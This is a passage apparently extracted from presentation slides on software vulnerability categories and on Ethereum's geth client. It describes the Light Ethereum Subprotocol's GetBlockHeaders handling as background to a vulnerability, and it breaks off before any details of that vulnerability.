
- Buffer overflow
- Cross-site scripting
- Injection attack, etc.

### Code quality problem

- Unused local variables
- Null pointer dereference, etc.

### Safety features

- Override access
- Unsafe random number



- Input verification and presentation vulnerability
- Safety features
- API problem


- Code quality problem
- Mem manager
- Others

1. Public Chain
2. Smart Contract

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# Vulnerability


# Public Chain Reacher



Ethereum

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EOS

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# Background


## Geth

According to Ethernodes, geth has around two-thirds share.

<https://github.com/ethereum/go-ethereum>

## Make Geth

Given geth is the majority in the Ethereum network, any critical vulnerability of it could possibly cause severe damages to the entire Ethereum ecosystem.






# Details

This figure displays the protocol layers used in Ethereum. For supporting “light” clients, the Light Ethereum Subprotocol (LES) allows an Ethereum node to only download block headers as they appear and fetch other parts of the blockchain on-demand. To achieve that, we also need a full (or archive) node acting as the LES server to serve the light nodes.

```
geth --lightserv 20
```

While an LES client requesting block headers from an LES server, the **GetBlockHeaders** message is sent from the client and the message handler on the server side parses the message.



Ethereum Protocol Stack

```
